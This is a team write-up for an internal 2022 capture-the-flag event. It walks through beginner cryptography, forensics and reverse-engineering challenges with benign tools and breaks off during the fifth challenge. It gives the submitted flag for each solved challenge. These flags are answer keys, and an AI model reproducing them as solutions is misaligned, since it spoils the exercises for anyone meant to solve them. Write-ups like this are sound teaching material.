

BAT x APU WEEK

Internal CTF Challenge 2022

Write-Up


By



Wesley “JesusCries” Wong Kee Han
Lim “pikaroot” Wei Xun
Ong “redeef” Fo Seng

Table of Contents

#1 My brain can't handle this	3
#2 Dead	7
#3 Quick Response	10
#4 Pr1vacy	15
#5 F0rg0tt3nCr3d3nt14l5	17
#6 EZ1	27
#7 Randomness	36
#8 pwn-0	48
#9 pwn-1	52
#10 Cloak3d	59
#11 Is this morse code?	62
#12 I am lost for words	66
#13 Grep	69
#14 Sanity Check	70



#1 My brain can't handle this

Category: Cryptography

Creator: N/A

Points: 100

Description: My brain can't handle this, can you?


Files Given: gibberish.txt

Initial Analysis

Opening the downloaded file, we received a complex cipher to decode.

```
8+3sLvWcsa+tTbcpa52++G1fp0cN7 [+vMk46Dv9+c+83R2CjGcn+>56bTsPcAqMbC -02CbglWhfcfa5 -<8JdAeQIc]>wCnbWAnntsf16- .Esbhda
kuB541vh3VC-3386dc0.1H5C2c6c2nmcdF>
oCwAsdeNcdaOPc-[WamFhs5B38g-w75-8vwPc->e93GvB+<3Cad0Pcw]>7Gcd4GlM-.6dK4IQs-56cShj [
4wGHvDa23cNgC--8AscJr4C21--lL3Ca9+7<
NcAsdN]-Mp2CsKcLo-.61C2vgaDb,-itCweTaNc[-tTaSCjUY--5Scb1w03->McE2IpDca+W+Dh<
67]>oaChMct+7.AsLpa6NBcy-9-0-0-hcxW.aD19-[0pLcaWf-6NmFcV-333Kc1dYD-9HdWplD>+DvAw++2DkC<
LLiecn]-wCut3cemNc.-10AcAwbwmj-a-8iCasne[3Swplcjawhg->jITHjvgi98aw2FjsAWDKj+3+vvnjaws+JNks+wHrgsw+WADhsjy<JBfykj
saawdyhngfb>.4frgs2dsfgEWGuk+waf+piug+AWDdf+512-asdGESg+%#vHJRE.3-fEa[-SAEG>+>DHT12CAasdh5asf++Avcag3+GEs+12VGe<
9CAW]>+8g3314v.iCPldfLc--pTTwcU-Ycaw-TT.[-74HHfrf7>+awbRr+<RFdjQqsfp]>-CcW24HauruU.-WAh8721TREfav66--ffD--9h.ca
45haWeUcTpLc4FC62>FGc2kj-[dWUkjcaw-3T-99oCw0gfHpCwf---wW7>9d+c8M<TuC]rK>.75VC[w-kFwyra46FaDheJfg4H0>+78VekjSk-<3c
HR]>..$2-54Beavj^5V-WA456-c12kjNT&% V315%&%cWA13-#$-1VC32!@`b543-V43244-H%. [YuC32^F#-C-#>*f32@%vc+rth%YF
++34@%<]GhwafTY^>+GJWYRV^!f3b432df.--()h42vF#TYdsf3[-CJRcvgW>#^+FRppfc#@%^@^&*veeaw@fhjSJed++G$++<]>+.nequ
E>-po$Frro[-fuGit1->iure2175634+5+091+vc33<]t3>mnaw%#vc.=
```

Paste the complex cipher on several online cipher identifier (Dcode.fr) to perform initial analysis. ASCII 85 Encoding appears to be the highest possibility cipher.



Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

↑↑ ASCII85 Encoding ↑↑

Substitution Cipher
Shift Cipher
Homophonic Cipher

CIPHER IDENTIFIER
Cryptography > Cipher Identifier

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE ⓘ
8+Lvwat-Tbpa52++G1fp0N7 [+vMk46Dv9++R2jGn+>56bTPAqMb-02bgWHfa5-<JdAeQI]>wCnbWAnntsf16-.Esbhda
kuB541vh3VC-3386dc0.1H5C2c6c2nmcdF>

6d0.1H5262nmdf>owAdeNdaOP-[WamFhs5Bg-w75-8vwP->e9GvB+<adOPw]>7Gcd4GlM-.6dK4IQs-56cShj [
4wGHvDa23cNgC--8AscJr4C21--lL3Ca9+7<
NcAsdN]-Mp2CsKcLo-.61C2vgaDb,-itCweTaNc[-tTaSCjUY--5Scb1w03->McE2IpDca+W+Dh<
67]>oaChMct+7.AsLpa6NBcy-9-0-0-hcxW.aD19-[0pLcaWf-6NmFcV-333Kc1dYD-9HdWplD>+DvAw++2DkC<
LLiecn]-wCut3cemNc.-10AcAwbwmj-a-8iCasne[3Swplcjawhg->jITHjvgi98aw2FjsAWDKj+3+vvnjaws+JNks+wHrgsw+WADhsjy<JBfykj
saawdyhngfb>.4frgs2dsfgEWGuk+waf+piug+AWDdf+512-asdGESg+%#vHJRE.3-fEa[-SAEG>+>DHT12CAasdh5asf++Avcag3+GEs+12VGe<
9CAW]>+8g3314v.iCPldfLc--pTTwcU-Ycaw-TT.[-74HHfrf7>+awbRr+<RFdjQqsfp]>-CcW24HauruU.-WAh8721TREfav66--ffD--9h.ca
45haWeUcTpLc4FC62>FGc2kj-[dWUkjcaw-3T-99oCw0gfHpCwf---wW7>9d+c8M<TuC]rK>.75VC[w-kFwyra46FaDheJfg4H0>+78VekjSk-<3c
HR]>..\$2-54Beavj^5V-WA456-c12kjNT&% V315%&%cWA13-#\$-1VC32!@`b543-V43244-H%. [YuC32^F#-C-#>*f32@%vc+rth%YF
++34@%<]GhwafTY^>+GJWYRV^!f3b432df.--()h42vF#TYdsf3[-CJRcvgW>#^+FRppfc#@%^@^&*veeaw@fhjSJed++G\$++<]>+.nequ
E>-po\$Frro[-fuGit1->iure2175634+5+091+vc33<]t3>mnaw%#vc.=

★ CLUES/KEYWORDS (IF ANY)

ANALYZE

See also: Frequency Analysis – Index of Coincidence
SYMBOLS IDENTIFIER
► Go to: Symbols Cipher List

However, upon verifying, ASCII 85 Encoding results in no output which shows that it is unlikely to be the cipher used here.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

TUPLE HAS INVALID CHARACTERS (v,W,C,S,A)

No result

ASCII85 Encoding - [dCode](#)

Tag(s) : Character Encoding

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to

ASCII85 DECODER

★ ASCII85 CIPHERTEXT [?](#)
8+3L vWcsa+tTbcpa52+-G1fp0cN7 [+3vMk46Dv9+c+83R2CjGcn+>56bTsPcAqMbC--02CbgWHfcA5-<8JdaeQ1c]>wCnbWAnttsf16-.ESbhawkuB541vh3VC-3386dc0.1H5C2c6c2nmcDF>oCwAsdeNCdaOPc-[WamFhs5838g-w75-8vwPc->e93GVb+2c+dpnml-7Gcmlm-ekdtot-5cchf4ghu-22-nic

★ ALGORITHM USED ORIGINAL (BASE85 WITHOUT DELIMITER) ADOBE (WITH <- ->) (USED IN PS & PDF) BTOA (WITH XBTOA PREFIX AND SUFFIX)

★ RESULTS FORMAT ASCII (PRINTABLE) CHARACTERS HEXADECIMAL 00-7F-FF DECIMAL 0-127-255 OCTAL 000-177-377 BINARY 0000000-11111111 INTEGER NUMBER FILE TO DOWNLOAD

► DECRYPT

See also: [Base64 Coding – ASCII Code](#)

Other online cipher identifier such as Boxentriq also returns invalid result as shown below:

Analysis Results

8+LvWa+tTbpa52+-G1fp0N7[+vMk46Dv9++R2jGn+>56bTPAqMb--o2bgWHfa5-wnbWAnttf16-.EbhdawkuB541vhV...

Your ciphertext is likely of this type:

Unknown Format (click to read more)

Looking back at the title of the question, the word “brain” stands out as a hint. After researching, we discovered that the gibberish is encrypted with the Brainf**k Language.

Google

X
Microphone icon
Search icon

All Images News Videos Maps More Tools

About 66,700 results (0.40 seconds)

<https://www.dcode.fr/brainfuck-language> ::

Brainfuck Language - Online Decoder, Translator, Interpreter

Tool to decode/encode in Brainfuck, an esoteric programming language ... that takes its name from two words that refer to a kind of cerebral masturbation.

Filtering Invalid Gibberish

At a glance, the given cipher does not match the criteria of a Brainf**k language.

Valid characters of Brainf**k language only includes “+”, “-”, “<”, “>”, “[“, “]”, “.”.

Using the replace function in sublime text, we can replace all the printable characters with “” (nothing) that is not defined in the Brainf**k Language.

```

8+3sLvWcsa+tTbcpa52++G1fp0cN7[+3vMk46Dv9+c+83R2CjGcn+>56bTsPcAqMbC--02CbgWHfc5-<8JdAeQIc]>wCnbWAntsf16-.Esbhda
kuB541vh3VC-3386dc0.1H5C2c6c2nmcDF>
oCwAsdeNCdaOPc-[WamFhs5B38g-w75-8vwPc->e93GvB+<3Cad0Pcw]>7Gcd4GLM-.6dK4IQs>-5GcShj [
4wGHvDa23cNgC---8AscJr4C21--ll3CaA>9+7<
NcAsdN]>Mp2CsKclo-.61C2vgabDb.-itCweTaNc[-tTaSCjUY--5Scb1w03->McE2IpDca+W+Dh<
67]>oaChMct+7. AsLpa6NBcy-9-0-0-hcxW.ad19-[0pLCawf-6NmcfvK-333Kc1dyD-9Hdwpld>+DvAw++2DkC<
LLiecn]>wCut3cemNc.-10cAwbwamj-a-8iCasnE[3Swplcjawhg->jITHjvgi98aw2FJSAWDKJ+3+vvnjyaw5+JNks+whrgsw+wAdhsjy<]JBfykj
sawdyhyngfb>.4frgs2dsfgEWGuk-waf+piug+AWDdf+512+asdGEsg+#+vIJRE.3-fEa[-SÆG>+DHt12CAsdh5asf++Avag3+GEs+12VGE<
9CAW]>+8g3314v.icPldfLc-pTTwcu-Ycaw-TT.[-74HHfrf7>+awbRr+<RFdjQqsfp]>-CCw24HauruU.-WAh8721TREFaw66-ffd---9h.ca
45haWeUctPlc4FC62>FGc2kj-[dWyUkjcaW-3T-99oCw0gfHpCwf---wW7>9d+c8M<Tuc]rK>.75VC[w-kFwy46FaDheJfg4H0>+78VekjSk+<3c
HR]>-$2-54BeavJ^5V-WA4$6-c12kjNT&%-V315%&%$%cWA13-#-$-1VC321%@^b543-V43244-H%,[YUc32^~F#-C-#>*f32@#%vc+rth%YF
++34@%+<]GHwafTY>++GJWYRV!f3b432df.--()h42vF#TYdsf3[-CJRCvgW>#+FRpfffc#@%@^&*veeaw@fhjSJed++G$++<]>+.nequ
E>-posFrro-[fuGit1->iure2175634+5+091+vc33<]t3>mnaW%#vc.=

```

The resulting cipher should be something as shown below:

```

++++[++++>---<]>---.>-[--->+<]>-.>-[--->+<]>---.---[--->+<]>+.---x.-[--->+<]>.-[--->+<]>+.---[--->+<]>+.---[--->+<]>.

```



Solution

Paste the modified cipher on the corresponding decoder and the flag is revealed to us.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Input: `[++++[++++>---]>.->[--->+<]>.->[----->+<]>.->[----->+<]`

Arg:

Output:

`BAT22{wHY_50_Y3eZzY}`

Memory:

[1]	=	A	(65)
[3]	=	T	(84)
[10]	=	Y	(89)
[15]	=	Y	(89)
[17]	=	}	(125)

BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET

```
+----[++++>---]>.->[--->+<]>.->[----->+<]>.->[----->+<]
<]>.->+<.-[--->+<]>.->[--->+<]>,++++++,.-[--->+<]
<]>.->+<.-[--->+<]>.-[--->+<].-[>+<]>.-.-----.
-----.[--->+<]>+.---[--->+<]>.+>-[--->+<].
```

★ ARGUMENT

★ SHOW MEMORY STATE

► EXECUTE

See also: [Leet Speak 1337](#) – [Spoon](#) – [Ook!](#)

BRAINFUCK ENCODER

★ PLAINTEXT TO CODE IN BRAINF**K [?](#)

dCode Brainfuck

★ ADD A SEPARATOR BETWEEN INSTRUCTIONS

Flag: BAT22{wHY_50_Y3eZzY}



#2 Dead

Category: Cryptography

Creator: Shiau Huei

Points: 100

Description: "Yeah... Imma just leave you to rot on your own..

ON:??*eoD_kA_}\$_A11@aC@Bhc@e@m1_e1C\$D_DEFCA1p"


Files Given: N/A

Initial Analysis

@BAT-CTF Participants Do refer to this string for the question Dead :

ON:??*eoD_kA_}\$_A11@aC@_Bhc@e_@m1_e1C\$D_DEFCA1p

As good practice, repeat the same cipher analysis by using Dcode and Boxentriq as documented in Challenge #1.



The screenshot shows two side-by-side analysis tools for the challenge string.

dCode Results: A search bar at the top suggests "Keyboard Change Cipher". Below it, a warning states: "Warning The text has a short length, this can affect the reliability of the results (see FAQ)". A list of cipher types includes: Keyboard Change Cipher (highlighted with a red box), ASCII85 Encoding, Substitution Cipher, ROT-47 Cipher, and Shift Cipher.

Boxentriq Encrypted Message Identifier: A text input field contains the string: ON:??*eoD_kA_}\$_A11@aC@_Bhc@e_@m1_e1C\$D_DEFCA1p. It also features a "CLUES/KEYWORDS (IF ANY)" input field and a "▶ ANALYZE" button. Below the analysis area, links include: Frequency Analysis – Index of Coincidence, SYMBOLS IDENTIFIER, Go to: Symbols Cipher List, Answers to Questions (FAQ), and How to decrypt a cipher text?

However, both cipher identifiers return invalid results during cipher analysis.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

↑↓	↑↓	↑↓
azerty	qwerty	ON: ??*e0D_kA...e1C ON .MM@e)F8kQ8}]Q!!@q C@8Bhc@e8@; !8e!C ONL§§8eàS° k¤° £4¤¤&2qC2°Bhc2e° 2 , & e&C
qwerty	azerty	

KEYBOARD LAYOUT CHANGER

★ KEYBOARD TYPED CIPHERTEXT ?
ON: ??*e0D_kA_ }\$A11@aC@_Bhc@e_ @m1_e1C

★ FROM KEYBOARD LAYOUT 1 Automatic Detection ▾
★ TO KEYBOARD LAYOUT 2 Automatic Detection ▾

► CHANGE/REWRITE

See also: [Keyboard Shift Cipher – Keyboard Coordinates](#)

Answers to Questions (FAQ)

[What is the keyboard change cipher? \(Definition\)](#)

Analysis Results

ON: ??*e0D_kA_ }\$A11@aC@_Bhc@e_ @m1_e1C

Your ciphertext is likely of this type:

Unknown Format (click to read more)



Solution

Looking back at the description of the question, it hints about “ROT on their own”. Hence, ROT 13 and ROT 47 are the possible methods for decrypting the ciphertext. At the beginning, it returns uncommon results while using ROT 13 and ROT 47. By adding more and more ROT methods and a little super guesser luck, the flag format was revealed at the frontend. After analyzing further, the flag can be obtained by using ROT 13 and ROT 47 up to a minimum of 4 times with the sequence of ROT 47 → ROT 13 → ROT 47 → ROT 13.

Recipe	Input	Output
ROT47	ON:??*e0D_kA_}\$_A11@aC@_Bhc@e_@m1_e1C\$D_DEFCA1p	
ROT13		
ROT47		BAT22{r07_x4_ch4113n63_5up3r_3z1_r16h7_7896541}
ROT13		

Flag: BAT22{r07_x4_ch4113n63_5up3r_3z1_r16h7_7896541}

#3 Quick Response

Category: Digital Forensics

Creator: Mohin Paramasivam

Points: 200

Description: There is something weird about this QR Code, Are they all related ? HELP ME!

Files Given: QRCode.zip

Initial Analysis

Unzipping the downloaded file reveals multiple PNG files.

```
(kali㉿br0te)-[~/Desktop]
$ unzip qr.zip
Archive: qr.zip
  creating: QRCode/
  inflating: QRCode/404.png
  inflating: QRCode/time.png
  inflating: QRCode/bg.png
  inflating: QRCode/444.png
  inflating: QRCode/frf.png
  inflating: QRCode/181.png
  inflating: QRCode/klop.png
  inflating: QRCode/linux.png
  inflating: QRCode/flag.png
  inflating: QRCode/we.png
  inflating: QRCode/cpt.png
  inflating: QRCode/see.png
  inflating: QRCode/tgt.png
  inflating: QRCode/encrypt.png
  inflating: QRCode/man.png
  inflating: QRCode/jgu.png
  inflating: QRCode/ioi.png
  inflating: QRCode/lol.png
  inflating: QRCode/zxc.png
  inflating: QRCode/lulz.png
  inflating: QRCode/dd.png
  inflating: QRCode/anon.png
  inflating: QRCode/123.png
  inflating: QRCode/bts.png
```

Opening the files using EOG image reader.

```
(kali㉿br0te)-[~/Desktop]
└─$ cd QRCode
(kali㉿br0te)-[~/Desktop/QRCode]
└─$ ls
123.png 404.png anon.png bts.png dd.png      flag.png  ioi.png klop.png lol.png man.png tgt.png we.png
181.png 444.png bg.png   cpt.png encrypt.png frf.png  jgu.png linux.png lulz.png see.png time.png zxc.png

(kali㉿br0te)-[~/Desktop/QRCode]
└─$ eog *

```

The figures below indicate some samples of the PNG files.



x0rry

Binary Analysis

We tried to scan several QR Codes using mobile phone scanner and every QR Code returns an 8-bit binary string. To speed up the process, every QR Code can be easily analyzed by using zbarimg QR Code reader from Zbar-Tools.

```
(kali㉿br0te) [~/Desktop/QRCODE]
$ zbarimg *
QR-Code:01000010
QR-Code:01110010
QR-Code:01011111
QR-Code:01000001
QR-Code:01100011
QR-Code:00110010
QR-Code:01010100
QR-Code:00110011
QR-Code:00110000
QR-Code:01101110
QR-Code:00110011
QR-Code:01000100
QR-Code:01010001
QR-Code:01110011
QR-Code:01111011
QR-Code:00110010
QR-Code:01110010
QR-Code:00110001
QR-Code:01000110
QR-Code:01110011
QR-Code:01011111
QR-Code:01111101
QR-Code:01000011
QR-Code:01101111
scanned 24 barcode symbols from 24 images in 1.4 seconds
```

Copy all the binary strings to any online conversion tool to return the result as below.

From To

Binary Text

Paste binary numbers or drop file:

```
01110010
01011111
01000001
01100011
00110010
01010100
```

G

Character encoding (optional)

ASCII/UTF-8

```
Br_Ac2T30n3DQs{2r1Fs_]Co
```

Solution

From the previous image, we can barely see the flag format which contains the characters “BAT22{}”. From here, we try to list out all the potential possibilities of the content inside the flag format. The option highlighted in red square results in the correct flag after submission.

Br_Ac2T30n3DQs{2r1Fs_}Co

1st Step: BAT22{} r_c30n3DQsr1Fs_Co

2nd Step: BAT22{} Qr cC0oD33 nsr1Fs _ _

3rd Step: BAT22{} Qr_CoD3_F0r3ns1cs

4th Step: BAT22{Qr_CoD3_F0r3ns1cs}

Possibilities

Qr_CoD3_F0r3ns1cs

Qr_C0D3_For3ns1cs

Qr_coD3_F0r3ns1Cs

Qr_c0D3_F0r3ns1Cs

F0r3ns1cs_Qr_CoD3

F0r3ns1Cs_Qr_coD3

For3ns1cs_Qr_C0D3

For3ns1Cs_Qr_c0D3

Flag: BAT22{Qr_CoD3_F0r3ns1cs}

#4 Pr1vacy

Category: Digital Forensics

Creator: N/A


Points: 190

Description: Head to <https://pastebin.com/JNFK1MAL>

Files Given: N/A

Initial Analysis

Navigating to the provided link, we have a cipher to decode.



The screenshot shows a browser window with the URL <https://pastebin.com/JNFK1MAL>. The page is from the Pastebin website. The content of the paste is as follows:

```
1. ===== Welcome to ICTF x BAT 2022 =====
2. Challenge Name: Pr1vacy
3. =====
4. Description
5. =====
6. Email:
7. Dear Sir,
8. It's been a pleasure but I won't continue forward here you go
9. you can access the dark web store using this key.
10.
11. -----BEGIN PRIVACY-----
12. QkFUMjJ7RU1BSUwzRF9QR1BfQ1JBQ0szRF8qKipg
13. -----END PRIVACY-----
14. =====
15. Creator: Farzan Muhammed (Zero_Prime9)
```

A red box highlights the line containing the flag: "QkFUMjJ7RU1BSUwzRF9QR1BfQ1JBQ0szRF8qKipg".

Repeat the same cipher identification as documented in Challenge #1 and Challenge #2. 3 possible cipher formats are identified during this time. Both Z-Base-32 and Base 62 returns invalid error. However, the flag can be obtained by decrypting with Base 64.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

⚠ Warning The text has a short length, this can affect the reliability of the results (see FAQ)

↑↓	↑↓
Z-Base-32	
Base62 Encoding	
Base64 Coding	

Make better cloud investment decisions.

Welcome change.

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE

QkFUMjJ7RU1BSUwzRF9QR1BfQ1JBQ0szRF8qKip9

★ CLUES/KEYWORDS (IF ANY)

Z-BASE-32 DECODER

★ Z-BASE-32 ENCODED CIPHERTEXT

QkFUMjJ7RU1BSUwzRF9QR1BfQ1JBQ0szRF8qKip9

★ RESULTS FORMAT ASCII (PRINTABLE) CHARACTERS
 HEXADECIMAL 00-7F-FF
 DECIMAL 0-127-255
 OCTAL 000-177-377
 BINARY 00000000-11111111
 INTEGER NUMBER
 FILE TO DOWNLOAD

See also: [Base32 — Base-32 Crockford](#)

BASE-62 DECODER

★ BASE62 CIPHERTEXT

QkFUMjJ7RU1BSUwzRF9QR1BfQ1JBQ0szRF8qKip9

★ RESULTS FORMAT ASCII (PRINTABLE) CHARACTERS
 HEXADECIMAL 00-7F-FF
 DECIMAL 0-127-255
 OCTAL 000-177-377
 BINARY 00000000-11111111
 INTEGER NUMBER
 FILE TO DOWNLOAD

Recipe	Input
From Base64 <input type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode	QkFUMjJ7RU1BSUwzRF9QR1BfQ1JBQ0szRF8qKip9
Output <div style="border: 1px solid red; padding: 2px; display: inline-block;">BAT22{EMAIL3D_PGP_CRACK3D_***}</div>	

Flag: BAT22{EMAIL3D_PGP_CRACK3D_***}

#5 F0rg0tt3nCr3d3nt14l5

Category: Reverse Engineering

Creator: Muhammed Zhafran Alwan

Points: 100

Description: I saved the flag inside my account; the problem is I forgot my credentials...

Files Given: Forgott3nCr3d3nt14l5

Basic File Checks

After downloading the file, check the file type and its data to get an overall idea about the characteristics and architecture that we are dealing with.

`file F0rg0tt3nCr3d3nt14l5`

```
(kali㉿JesusCries) [~/Desktop/iCTF/rev]
$ file F0rg0tt3nCr3d3nt14l5
F0rg0tt3nCr3d3nt14l5: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5588c48d94c00707c4b60eccb5353c91fb303de6, for GNU/Linux 3.2.0, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 64-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.



Since the binary is not stripped, we can retrieve the original function names with any disassembler or debugger tool such as Ghidra, GDB and Radare2 later.

Using the strings utility, we can find and print out text strings embedded in the binary.

```
strings F0rg0tt3nCr3d3nt1415
```

```
BAT22{M4H
5t3rH3x0H
r1337}
BAU00
1v3xA;
w5016}
dH34%
[ ]A\A]A^A_
Enter Username:
Enter Password:
Admin
Correct, Here is your Flag:
Incorrect Password
Incorrect Username
```

We managed to carve the flag out of the binary using this method. However, upon submitting, the flag was rejected. This is because there are some junk characters in between the flag characters.

We can also use the strace utility to debug and trace system calls in hope that the flag would be revealed during a strcmp() function call.


```
strace F0rg0tt3nCr3d3nt1415
```

```
write(1, "Enter Username: ", 16Enter Username: )          = 16
read(0, test1
"test1\n", 1024)           = 6
